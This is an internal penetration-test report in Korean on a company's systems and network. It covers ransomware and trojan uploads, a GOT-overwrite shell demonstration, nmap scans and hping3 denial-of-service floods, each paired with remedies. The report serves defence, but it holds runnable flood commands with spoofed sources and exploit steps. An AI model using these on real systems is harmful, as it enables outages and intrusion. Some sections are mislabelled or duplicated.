| 1. 악성파일이 당사 서버에 탑재 가능한지 필터링 여부 확인  1) 오픈소스 Ransomware Hidden-Tear 활용  2) 암/복호화 sln파일을 서버 환경에 맞게 소스코드 수정 (매뉴얼 참조)  3) 복호화 키 값을 전송받을 Web Server 구성 (매뉴얼 참조)  4) 정상 유저를 가장하여 사내 Web 게시판에 업로드 가능 여부 확인      => 정상 유저 user3을 가장하여 Ransomware exe 실행파일을 업로드함  2. 파일을 다운받았을 경우, 유저pc에서 실행 가능여부 및 암호화 여부  1) 다른 정상 유저(user9)로 로그인하여 해당 프로그램 다운로드 시도    => 업로드 된 악성코드 다운로드 가능  2) 일반적인 사내 보고서라고 위장했다는 전제로, pdf파일처럼 보이는 이것을 실행   |  |  | | --- | --- | | 악성코드 실행 전 | 악성코드 실행 후 | |  |  |   => 유저PC내 자료들이 암호화되어 사용 불가능  당사의 Web 서버는 게시판 업로드에 대한 사전 검사 및 필터링이 전무하다. 악성코드일 가능성이 있는 (exe, sln, exE, bat, cmd, zip) 등의 확장자를 가진 파일 업로드를 모두 사전 검사를 통해 필터링해야 한다.  사내에서 주로 사용하는 프로그램 확장자 (hwp, doc, docx, ppt, pptx, xls, xlsx, txt, csv, jpg, jpeg, gif, png, bmp, pdf)를 화이트 리스트로 하는 것도 하나의 방법이 될 수 있다.  또 유저PC에 설치되더라도 액세스 권한을 사전 설정하여 Ransomware프로그램이 타 파일에 접근 불가하도록2차 설정을 권장한다. | |
| 결과 | 위험 |
| 조치 시 영향 | 확장자 제한으로 인한 약간의 업무 불편요소가 있으나 일반적인 경우 영향 없음 |

2.11. Trojan Attack

|  |  |
| --- | --- |
| S-33 | 시스템 > 11. Trojan Horse Attack > 1) 파일 업로드 |
| 취약점 개요 | |
| 점검 내용 | 트로이목마 악성코드 실행파일이 업로드 되는지 여부 확인 |
| 점검 목적 | 트로이목마가 있는 프로그램이 업로드되는지 확인 |
| 보안 위협 | 관리자 권한을 탈취하여 데이터를 유출할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Windows 10 professional x64 |   1.실행 파일 업로드 가능 여부 분석    => 업로드가 가능한 것을 확인할 수 있다. | |
| 결과 | 취약 |
| 조치 시 영향 | 실행파일 업로드 제한으로 인한 약간의 업무 불편요소가 있으나 일반적인 경우 영향 없음 |

|  |  |
| --- | --- |
| S-34 | 시스템 > 11. Trojan Horse Attack > 2) 파일 다운로드 |
| 취약점 개요 | |
| 점검 내용 | 트로이목마 악성코드 실행파일이 다운로드되는지 여부 확인 |
| 점검 목적 | 트로이목마가 있는 프로그램이 다운되는지 확인 |
| 보안 위협 | 관리자 권한을 탈취하여 데이터를 유출할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Windows 10 professional x64 |  |  |  | | --- | --- | | 1. 실행 파일 다운로드가 가능한지 확인한다. | 2. 트로이목마 실행 및 침투가 가능한지 확인한다. | |  |  |   3. .트로이목마 실행 및 침투 성공 여부 확인  => 트로이목마가 실행되는 것을 확인할 수 있음. | |
| 결과 | 취약 |
| 조치 시 영향 | 실행파일 다운로드 제한으로 인한 약간의 업무 불편요소가 있으나 일반적인 경우 영향 없음 |

2.12. Macro Malware

|  |  |
| --- | --- |
| S-35 | 시스템 > 12. macro malware |
| 취약점 개요 | |
| 점검 내용 | MS사의 macro 기능을 악용할 수 있는 취약한 버전의 문서프로그램 사용 여부 |
| 점검 목적 | 자주 사용 하는 문서프로그램을 가장한 악성코드 삽입 방지 |
| 보안 위협 | 보고서를 위장한 malware을 클릭하는 것만으로 공격자가 쉘 권한을 탈취할 수 있다. |
| 점검 및 조치 사례 | |
| 1. 취약점 분석: MS사의 macro 기능을 악용할 수 있는 취약한 버전의 문서프로그램 사용 여부  1) 사내에서 사용중인 문서프로그램 버전 확인    => 비교적 최신버전 (2019) 활용 중이며, macro malware 변조 취약점 발견되지 않음.  Macro Malware 관련 한 악성코드 삽입에 대한 취약점은 발견되지 않았다. | |
| 결과 | 양호 |
| 조치 시 영향 | 실행파일 다운로드 제한으로 인한 약간의 업무 불편요소가 있으나 일반적인 경우 영향 없음 |

2.13. GOT Overwrite

|  |  |
| --- | --- |
| S-36 | 시스템 > 13. got overwrite |
| 취약점 개요 | |
| 점검 내용 | (1) plt, got를 이용한 got overwrite 적용 가능 여부 |
| 점검 목적 | got overwrite 공격 방지를 위한 취약점 분석 및 보안대책 설정 여부 확인 |
| 보안 위협 | 공격이 적용되었을 경우, 쉘 권한 등이 탈취되어 내부 정보 변조 및 탈취가 가능하다. |
| 참고 | (1) Static Linking은 프로그램 내부에 라이브러리를 추가하여 실행파일에 함께 묶는 것이다. 이 경우, 라이브러리 자체가 프로그램 내부에 존재하기 때문에 별도의 라이브러리 연동과정이나 의존성이 사라지는 장점이 있지만, 파일의 크기가 커지게 되고 라이브러리를 항상 메모리에 올려야 하기 때문에 리소스 사용량이 커지게 된다.  (2) Dynamic Linking은 Static Linking과는 다르게 공유라이브러리를 이용한다. 라이브러리를 하나의 메모리 공간에 올려 놓고, 해당 라이브러리를 사용하는 모든 프로그램이 공유를 하여 사용을 하는 것이다. Static Linking 방식에 비해서 파일의 크기가 작아지게 되고, 라이브러리 내용을 메모리에 올릴 필요가 없으므로, 리소스 사용량도 줄일 수 있지만, 의존성을 지니게 된다.  (3) plt는 실제 호출 코드를 담고 있는 테이블이다. 이 테이블의 내용을 참조해서 \_dl\_runtime\_resolve가 수행되고, 실제 시스템 라이브러리 호출이 이루어진다. 실제 바이너리에서도 사용하고자 하는 함수, 라이브러리 주소 대신에 plt를 호출한다.  (4) got는 plt가 참조하는 테이블이다. plt가 어떠한 외부 프로시저를 호출할 경우에 got를 참조하여 해당 주소로 분기된다. plt함수들은 got라는 테이블의 주소로 분기한다. got는 외부 라이브러리의 함수, 변수의 주소를 저장한다.  (5) got overwrite 공격이란 언급한 plt, got를 이용한 공격기법이다. dynamic link방식으로 컴파일된 소스코드가 공유 라이브러리를 호출할 시에 plt와 got를 사용하는데, 여기서 plt는 got를 가리키고, got에 실제 함수의 주소가 들어있다. 이 got의 값을 공격자가 원하는 함수의 주소로 변조시킨다면, 해당 함수가 실행될 것이다. 이는 현존하는 플랫폼 상에서 대부분 적용되는 buffer overflow 공격 기법이다. |
| 점검 대상 및 판단 기준 | |
| 대상 | 당사 PC (*내부침입 성공으로 가정)* |
| 판단 기준 | 양호: 적절한 보안대책으로 got overwrite 불가하다. |
| 취약: got overwrite를 통하여 쉘 명령어 삽입이 가능하다. |
| 조치 방법 | 중요한 소스코드의 컴파일이나 바이너리 파일의 컴파일 시 static linking 이용, gets() 함수 등의 사용을 지양하며 철저한 시큐어 코딩이 요구된다. |
| 점검 및 조치 사례 | |
| 1. plt, got를 이용한 got overwrite 적용 가능 여부  1) got overwrite 적용 여부 확인을 위해 간단한 프로그램 작성   |  | | --- | | #include <stdio.h>  int main(void) {  char buf[20];  gets(buf);  puts(buf);  return 0;  } |   2) 프로그램 컴파일 진행 및 정상실행 확인   |  | | --- | | # gcc -m32 --no-pie -fno-pic -o got\_bof got\_bof.c |     3) gdb-peda 툴 활용 puts함수의 plt 주소 확인    => 0x8048310  4) main함수에 breakpoint 후 디버깅으로 원하는 정보 확인      => puts의 got 주소 :0 system함수 주소)  5) puts()함수의 got상 주소를 system()함수의 주소로 바꿔치기    6) 디버깅을 지속한 후 /bin/sh 입력하여 shell 실행여부 확인        => shell 권한 탈취 및 명렁어 수행 완료  취약한 프로그램을 임의로 작성했을 경우 해당 공격이 당사 PC에서 수행되는 것이 확인됐다. 현재까지는 got overwrite를 활용할 가능성이 있는 프로그램은 당사 Server에는 없다. 그러나 서비스가 시작하고 추후 설치될 수 있는 프로그램들에 대해서는 시큐어 코딩 등 각별한 주의가 필요하다. | |
| 결과 | 주의 |

3. 네트워크 취약점 분석∙평가

3.1. Scan

|  |  |
| --- | --- |
| N-01 | 네트워크 > 1. Scan > 1) Arp Scan |
| 취약점 개요 | |
| 점검 내용 | Scanning을 통해 Swiss Web Sever에 네트워크 대역의 정보 확인 |
| 점검 목적 | Scanning 방지 및 보안 대책 설정 |
| 보안 위협 | 같은 네트워크 대역 안에 있을 경우 네트워크 정보(IP, MAC 주소 등)를 확인할 수 있다. |
| 점검 및 조치 사례 | |
| 1. arp\_scan   |  | | --- | | # arp-scan -I eth0 -l | |  |   2. netdiscover-scan을 사용하여 네트워크 대역대로도 확인 가능   |  | | --- | | # netdiscover -r 2.2.1.170/8 | |  |   정적인 MAC 주소 관리, ARP 패킷 검사, 사설 VLAN 기능을 활용하여 네트워크 정보가 노출되더라도 추후 ARP 관련 공격에 악용되지 않도록 사전에 방지한다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-02 | 네트워크 > 1. Scan > 2) ICMP Scan |
| 취약점 개요 | |
| 점검 내용 | ICMP 프로토콜의 Ping을 이용한 공격대상 시스템의 활성화 여부 |
| 점검 목적 | ICMP 활성화 여부 확인 |
| 보안 위협 | 공격자는 희생자 서버에 대한 스캔과 작동 여부를 알 수 있다. |
| 점검 및 조치 사례 | |
| 1. UK Server에(2.2.5.211/30)에 대한 Ping 확인   |  | | --- | | # ping 2.2.5.211 | |  |   ICMP를 차단한다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-03 | 네트워크 > 1. Scan > 3) TCP Half Open Scan |
| 취약점 개요 | |
| 점검 내용 | Scanning을 통해 취약점을 확인할 수 있는 지 여부 |
| 점검 목적 | Scanning 방지 및 보안대책 설정 |
| 보안 위협 | Stealth Scan 기법을 통한 취약점을 확인할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  |  | | --- | --- | --- | |  | OS별 점검 파일 위치 및 점검 방법 | IP Address | | 공격 PC | kali-linux-2020.4-vmware-amd64 | 3.3.3.129 | | 대상 Server | Web Server(www.se.company.com/www/www/) | 1.1.1.21 |   1. Nmap을 이용한 Port Scanning 실시  1) Web Server의 80번 Port를 스캔   |  | | --- | | # nmap -sS -p 80 1.1.1.21 | |  |   2) 웹 서버의 80번 포트가 열려 있는 것을 확인 가능  2. 패킷 확인  # wireshark 실행 후, Filter: ip.addr == 1.1.1.21 확인  - 포트가 열려있을 경우, SYN/ACK 패킷 회신 후 RST 전송    Portsentry를 이용한 Port Scanning 탐지 환경 구축 필요 | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| N-04 | 네트워크 > 1. Scan > 4) TCP Open Scan |
| 취약점 개요 | |
| 점검 내용 | Scanning을 통해 취약점을 확인할 수 있는 지 여부 |
| 점검 목적 | Scanning 방지 및 보안대책 설정 |
| 보안 위협 | Stealth Scan 기법을 통한 취약점을 확인할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server(www.se.company.com/www/www/) |   1. Nmap을 이용한 Port Scanning 실시  # nmap ① –sT ② –p 80 ③ 1.1.1.21  ① -sT: TCP Open Scan  ② -p: 포트번호  ③ Target IP    => Web Server의 80번 Port가 열려 있는 것을 확인할 수 있다.  2. 패킷 확인      => 포트가 열려있을 경우, SYN/ACK 패킷 회신 후 ACK 전송  Portsentry릉 이용한 Port Scanning 탐지 환경 구축 필요 | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-05 | 네트워크 > 1. Scan > 5) UDP Open Scan |
| 취약점 개요 | |
| 점검 내용 | Scanning을 통해 취약점을 확인할 수 있는 지 여부 |
| 점검 목적 | Scanning 방지 및 보안대책 설정 |
| 보안 위협 | UDP Open Scan 기법을 통한 취약점 확인 가능 |
| 점검 및 조치 사례 | |
| |  |  |  | | --- | --- | --- | |  | OS별 점검 파일 위치 및 점검 방법 | IP Address | | 공격 PC | kali-linux-2020.4-vmware-amd64 | 3.3.3.129 | | 대상 Server | Web Server(www.se.company.com/www/www/) | 1.1.1.21 |   1. Nmap을 이용한 Port Scanning 실시  Web Server의 53번 Port를 스캔   |  | | --- | | # nmap -sU -p 53 1.1.1.21 | |  |   => 포트가 닫혀있는 것을 확인 가능  2. 패킷 확인  # wireshark 실행 후, Filter: ip.addr == 1.1.1.21 확인  - Port가 닫혀있을 경우, UDP 패킷 전송 후 ICMP Destination Unreachable 회신(데몬이 아닌 OS가 ICMP Unreachable 회신)    Portsentry릉 이용한 Port Scanning 탐지 환경 구축 필요 | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| N-06 | 네트워크 > 1. Scanning > 6) TCP ACK scan |
| 취약점 개요 | |
| 점검 내용 | Scanning을 통해 방화벽의 룰셋을 테스트 |
| 점검 목적 | 방화벽 필터링 점검 |
| 보안 위협 | 방화벽 실행 여부를 확인할 수 있으며, 룰셋을 스캔할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server(www.se.company.com/www/www/) |   1. Nmap을 이용한 Port Scanning 실시  # namp -sA -P0 -p 20,21,23,25,53,80 1.1.1.21  ① -sA: ack 스캔으로 방화벽 규칙 세트를 정밀하게 표시하기 위해 사용  ② -P0: 방화벽에 의해 ICMP echo request나 response를 막아 놓은 네트워크를 스캔 가능하게 하기 위해 사용  ③ -p: Port 번호    => Web Server의 방화벽이 실행되고 있지 않은 것을 확인할 수 있다.  방화벽 설정이 필요하다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-07 | 네트워크 > 1. Scan > 7) FIN Scan |
| 취약점 개요 | |
| 점검 내용 | Scanning을 통해 방화벽의 룰셋을 테스트 |
| 점검 목적 | Scanning 방지 및 보안대책 설정 |
| 보안 위협 | Stealth Scan 기법을 통한 취약점을 확인할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server(www.se.company.com/www/www/) |   1. Nmap을 이용한 Port Scanning 실시  # nmap -sF –p 80 1.1.1.21  ① -sF: FIN 패킷 설정  ②-p: Port 번호  텍스트이(가) 표시된 사진  자동 생성된 설명  => Web Server의 80번 Port가 열려 있는 것을 확인할 수 있다.  2. 패킷 확인    => FIN Scan은 Port가 열려 있을 경우 아무런 응답이 없는 것을 확인할 수 있다.  Portsentry릉 이용한 Port Scanning 탐지 환경 구축 필요 | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-08 | 네트워크 > 1. Scan > 8) NULL Scan |
| 취약점 개요 | |
| 점검 내용 | Scanning을 통해 방화벽의 룰셋을 테스트 |
| 점검 목적 | Scanning 방지 및 보안대책 설정 |
| 보안 위협 | Stealth Scan 기법을 통한 취약점을 확인할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server(www.se.company.com/www/www/) |   1. Nmap을 이용한 Port Scanning 실시  # nmap -sN –p 80 1.1.1.21  ① -sN: 설정을 하지 않음(TCP Flag 헤더가 0)  ②-p: Port 번호  텍스트이(가) 표시된 사진  자동 생성된 설명  => Web Server의 80번 Port가 열려 있는 것을 확인할 수 있다.  2. 패킷 확인    => NULL Scan은 Port가 열려 있을 경우 아무런 응답이 없는 것을 확인할 수 있다.  Portsentry릉 이용한 Port Scanning 탐지 환경 구축 필요 | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-09 | 네트워크 > 1. Scan > 9) X-MAS Scan |
| 취약점 개요 | |
| 점검 내용 | Scanning을 통해 방화벽의 룰셋을 테스트 |
| 점검 목적 | Scanning 방지 및 보안대책 설정 |
| 보안 위협 | Stealth Scan 기법을 통한 취약점을 확인할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server(www.se.company.com/www/www/) |   1. Nmap을 이용한 Port Scanning 실시  # nmap -sX –p 80 1.1.1.21  ① -sX: FIN, PSH 및 URG Flag 설정  ②-p: Port 번호  텍스트이(가) 표시된 사진  자동 생성된 설명  => Web Server의 80번 Port가 열려 있는 것을 확인할 수 있다.  2. 패킷 확인    => X-MAS Scan은 Port가 열려 있을 경우 아무런 응답이 없는 것을 확인할 수 있다.  Portsentry릉 이용한 Port Scanning 탐지 환경 구축 필요 | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-10 | 네트워크 > 1. Scan > 10) Decoy Scan |
| 취약점 개요 | |
| 점검 내용 | (1) Scanning을 통해 취약점을 확인할 수 있는지 여부 |
| 점검 목적 | Scanning 방지 및 보안대책 설정 |
| 보안 위협 | Stealth Scan 기법을 통한 취약점 확인 가능하다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7(1.1.1.21/30), Web Server |
| 판단 기준 | 양호: Scanning이 되지 않음 |
| 취약: Scanning이 성공적으로 이루어져 정보를 제공 |
| 조치 방법 | Portsentry를 이용해 Port Scanning 차단 |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server ( www.se.company.com/www/www/ 또는 1.1.1.21/www/www/ ) |   1. Nmap을 이용한 Port Scanning 실시  # nmap ① -T4 ② -sS ③ -p 80 ④ 1.1.1.21 ⑤ -D ⑥ 10.10.10.1, 10.10.10.2, 10.10.10.3  ① -T4: 속도 옵션(T0~T4), T4 (Aggressive: 가장 빠름), T0 (Paranoid: 가장 느림)  ② -sS: TCP half Scan  ③ -p: Port 번호  ④ Target IP  ⑤ -D: 지정된 여러 decoy들로부터 패킷이 유입되는 걸로 위장함 (-sV에서 사용할 수 없음)  ⑥ decoy IP    Web Server의 80번 Port가 열려 있는 것을 확인할 수 있다.  2. 패킷 확인     * 1.1.1.23 -> 1.1.1.21 HTTP(tcp/80) SYN 요청 패킷 전송 외에도 연속적으로(대략 0.0001초 단위로 이어져)   10.10.10.1, 10.10.10.2를 Source로 하는  10.10.10.1 -> 1.1.1.202 SSH(tcp/22) SYN  10.10.10.2 -> 1.1.1.202 SSH(tcp/22) SYN  10.10.10.3 -> 1.1.1.202 SSH(tcp/22) SYN, 위조된 IP로 스캔이 수행됨을 확인할 수 있다.  Portsentry릉 이용한 Port Scanning 탐지 환경 구축이 필요하다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

3.2. DoS

|  |  |
| --- | --- |
| N-11 | 네트워크 > 2. Dos > 1) Land Attack |
| 취약점 개요 | |
| 점검 내용 | 출발지 주소와 목적지 주소가 희생자 IP 주소로 설정되며, 희생자는 답신을 자기 자신에게 계속 보내게 되어 패킷이 무한루프에 빠지게 되는점을 이용한 Land Attack공격에 방어 여부 확인 |
| 점검 목적 | Land Attack공격을 통한 Dos 공격 방지 |
| 보안 위협 | 컴퓨터의 실행속도를 느리게 하거나 동작을 마비시켜 서비스 거부 상태에 빠지도록 한다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7(1.1.1.21), Web Server |
| 판단 기준 | 양호: 출발지 주소와 목적지 주소가 동일한 패킷을 차단시켜 공격을 방어하는지 확인한다. |
| 취약: 출발지 주소와 목적지 주소가 희생자 IP 주소로 설정되어 무한루프에 빠지게 되는지 확인하낟. |
| 조치 방법 | 침입차단 시스템 또는 OS 패치를 통해 출발지 주소와 목적지 주소가 동일한 패킷을 차단 |
| 점검 및 조치 사례 | |
| |  |  |  | | --- | --- | --- | |  | OS별 점검 파일 위치 및 점검 방법 | IP Address | | 공격 PC | kali-linux-2020.4-vmware-amd64 | 1.1.1.11 | | 대상 Server | Web Sever(www.se.company.com/www/www/) | 1.1.1.21 |   1. Land Attack 공격 수행  # hping3 -a 1.1.1.21 1.1.1.21 –icmp –flood    2. 패킷분석  - 출발지 IP주소를 공격대상의 주소로 변조하여 공격대상에 응답이 전달되게 하는 것을 확인할 수 있음    [타겟 PC 상태확인]  1. 패킷분석  - 출발지 주소와 목적지 주소가 같은 것을 확인 가능  - 패킷을 받은 Server는 응답하지만 목적지 주소가 자기 자신이므로, SYN 패킷은 Server 내부에서 무한루프에 빠진 것을 확인 가능    2. 트래픽 과부하  - 공격 직후 타겟 PC에서 과도한 트래픽이 발생된 것을 확인할 수 있고, 속도도 저하된 것을 확인 가능    침입차단 시스템 또는 OS 패치를 통해 출발지 주소와 목적지 주소가 동일한 패킷을 차단시켜야 한다. | |
| 결과 | 취약 |
| 조치 시 영향 | 출발지 주소와 목적지 주소가 동일한 패킷을 차단시켜 무한루프에 빠지게 되는 공격 방어 |

|  |  |
| --- | --- |
| N-12 | 네트워크 > 2. Dos > 2) Teardrop |
| 취약점 개요 | |
| 점검 내용 | Teardorp 공격에 방어가 잘되어있는지 점검 |
| 점검 목적 | Teardrop 공격을 통한 Dos 공격 방지 |
| 보안 위협 | offset값을 단편화 간에 중복되도록 고의적으로 수정하거나 더 큰 값을 더해 그 범위를 넘어서는 오버플로우를 일으켜 시스템의 기능을 마비시킨다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7(1.1.1.21), Web Server |
| 판단 기준 | 양호: 하나의 IP 패킷이 분활된 IP 단편의 offset값을 서로 중첩되도록 조작하는 것이 차단된다. |
| 취약: 하나의 IP 패킷이 분할된 IP 단편의 offset값을 서로 중첩되도록 조작하여 이를 재조합하는 공격 대상 시스템에 에러와 부하 유발 가능하다. |
| 조치 방법 | 침입차단 시스템 또는 OS 패치를 통해 Fragment offset이 잘못된경우 처리하도록 설정 |
| 점검 및 조치 사례 | |
| |  |  |  | | --- | --- | --- | |  | OS별 점검 파일 위치 및 점검 방법 | IP Address | | 공격 PC | kali-linux-2020.4-vmware-amd64 | 1.1.1.11 | | 대상 Server | Web Sever(www.se.company.com/www/www/) | 1.1.1.21 |   1. Land Attack 공격 수행  # hping3 -a 200.200.200.200 1.1.1.21 –id 3200 -seqnum -p 21 -d 320 -flood    2. 패킷 분석  - 출발지 주소 200.200.200.200 목적지 주소(타겟PC) 1.1.1.21인 21번 Port로 시퀀스 넘버가 임의로 생성되어 공격되어지는 것을 확인할 수 있다.    [타겟 PC 상태확인]  1. 패킷 분석  - 출발지 주소 200.200.200.200 로 시퀀스 넘버가 정상적이지 않은 임의의 시퀀스 넘버로 공격되고 있는 것을 확인할 수 있으며, 이러한 신뢰성이 확인되지 않은 데이터 전송에 대하여 반복적인 재요구와 수정을 하게 되는 과정에서 시스템 자원이 고갈되어 과부화가 오는 것을 확인할 수 있다.    2. 트래픽 과부하  - 공격 직후 타겟 PC에서 과도한 트래팩이 발생된 것을 확인할 수 있고, 속도도 저하된 것을 확인 가능    침입차단 시스템, 방화벽으로 우회할 수 있으며, OS 패치를 통해 공격을 막을 수 있다. | |
| 결과 | 취약 |
| 조치 시 영향 | Web Server나 네트워크 기반 시설의 다운을 막을 수 있음 |

|  |  |
| --- | --- |
| N-13 | 네트워크 > 2. DoS > 3) Smurf Attack |
| 취약점 개요 | |
| 점검 내용 | Smurf 공격에 방어가 되어있는지 점검 |
| 점검 목적 | DoS 공격 방지 |
| 보안 위협 | Web Server의 경우 DoS 공격으로 사용자들이 정상적으로 서비스를 이용할 수 없게 된다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7(1.1.1.21), Web Server |
| 판단 기준 | 양호: DoS 공격이 잘 방어된다. |
| 취약: DoS 공격이 수행되어 네트워크가 사용 불가 상태가 된다. |
| 조치 방법 | (1) 다른 네트워크로부터 자신의 네트워크로 들어오는 IP Broadcast를 방지  (2) Host들은 IP Broadcast 주소로 전송된 ICMP 패킷에 대해서는 응답하지 않도록 설정 |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Sever(www.se.company.com/www/www/) |   1. Smurf 공격 실시  # hping3 1.1.1.255(Web 서버의 Broadcast) -a 1.1.1.21(Web 서버 IP) –flood --icmp  텍스트이(가) 표시된 사진  자동 생성된 설명1) 패킷 확인  테이블이(가) 표시된 사진  자동 생성된 설명2) 공격 PC에서 패킷을 확인 해본 결과 Web Server의 Broadcast 주소에 무수히 많은 ICMP Request를 보내는 것을 확인 할 수 있다.  테이블이(가) 표시된 사진  자동 생성된 설명  Web Server 측에서도 echo Reply를 계속 받고 있는 것을 확인할 수 있다.  => 결국 서비스 이용에 문제가 발생하므로  => 다른 네트워크로부터 자신의 네트워크로 들어오는 IP Broadcast를 막거나, 혹은  => Host들은 IP Broadcast 주소로 전송된 ICMP 패킷에 대해서는 응답을 하지 않도록 설정이 필요하다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-14 | 네트워크 > 2. DoS > 4) Ping of Death |
| 취약점 개요 | |
| 점검 내용 | 규정 크기 이상의 ICMP패킷을 보냈을 때 시스템의 마비 여부 |
| 점검 목적 | Ping of Death Attack으로 인한 피해 방지 |
| 보안 위협 | Server의 정상적인 서비스 제공이 어렵다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server(www.se.company.com/www/www/) |   1. Hping3를 이용하면 크기가 큰 패킷 전송 실시  # hping3 –icmp –rand-source 1.1.1.21 -d 65536 –flood  --icmp: 전송할 패킷의 유형  --rand-source: 공격자의 IP주소를 랜덤하게 생성  1.1.1.21: 공격 대상 Server  -d 65536: 전송할 패킷의 크기  --flood 패킷 전송 속도(빠르게)    2. 트래픽 과부하    => kali에서 Web Server로 공격 중에는 다른 Server에서 패킷을 보내도 Server측에서 제대로 응답이 안 되는 것을 확인할 수 있다.  Broadcast나 Multicast 주소로 들어오는 ICMP Echo Request에 대해서 응답하지 않도록 설정하거나 OS를 최신 버전으로 업데이트할 필요가 있다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-15 | 네트워크 > 2. DoS > 5) Inconsistent Fragmentation |
| 취약점 개요 | |
| 점검 내용 | 규정 크기 이상의 ICMP패킷을 보냈을 때 시스템의 마비 여부 |
| 점검 목적 | Ping of Death Attack으로 인한 피해 방지 |
| 보안 위협 | Server의 정상적인 서비스 제공이 어렵다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server(www.se.company.com/www/www/) |   1. Hping3를 이용하면 크기가 큰 패킷 전송 실시  # hping3 –icmp –rand-source 1.1.1.21 -d 65536 –flood  --icmp: 전송할 패킷의 유형  --rand-source: 공격자의 IP주소를 랜덤하게 생성  1.1.1.21: 공격 대상 Server  -d 65536: 전송할 패킷의 크기  --flood 패킷 전송 속도(빠르게)    2. 트래픽 과부하    => kali에서 Web Server로 공격 중에는 다른 Server에서 패킷을 보내도 Server측에서 제대로 응답이 안 되는 것을 확인할 수 있다.  Broadcast나 Multicast 주소로 들어오는 ICMP Echo Request에 대해서 응답하지 않도록 설정하거나 OS를 최신 버전으로 업데이트할 필요가 있다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-16 | 네트워크 > 2. DoS > 6) TCP SYN Flooding |
| 취약점 개요 | |
| 점검 내용 | 공격 대상에게 지속적으로 SYN 패킷을 대량으로 전송하여 대상 시스템의 네트워크 및 시스템 부하 발생 확인 |
| 점검 목적 | DoS 공격 차단 |
| 보안 위협 | Server의 백로그 Queue가 가득 차게 되어 Server의 가용성이 침해될 수 있다. |
| 점검 및 조치 사례 | |
| 1. UK Server(2.2.5.211/30)에 대한 TCP SYN 공격 실시  # hping3 -S –flood 2.2.5.211    2. 패킷 캡처 도구로 공격 진행 상태 확인    3. 출발지 주소를 무작위로 변경하여 공격 진행  # hping3 -S –rand-source -p 80 –flood 2.2.5.211    4. 무작위 출발지로부터 공격 진행 상황 확인 가능    5. 공격 대상에서 패킷 확인  # tcpdump -I any dst port 80    => SYN Flag만 지속적으로 요청된 것을 확인할 수 있다.  백로그 Queue를 늘리거나, TCP Timeout 시간을 최소로 설정하거나, SYN Cookie를 설정하는 방법, SYN 연결의 임계치를 설정하는 방법, Router에서 Interput Mode를 설정하는 방법이 있다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-17 | 네트워크 > 2. DoS > 7) UDP Flooding |
| 취약점 개요 | |
| 점검 내용 | UDP Flooding 공격에 대응을 하고 있는 지 여부 확인 |
| 점검 목적 | UDP Flooding 공격 방지 및 보안 대책 설정 |
| 보안 위협 | UDP Floolding 공격은 대량의 UDP 패킷을 만들어 보내므로 Server의 정상적인 서비스 제공이 어렵다. |
| 점검 및 조치 사례 | |
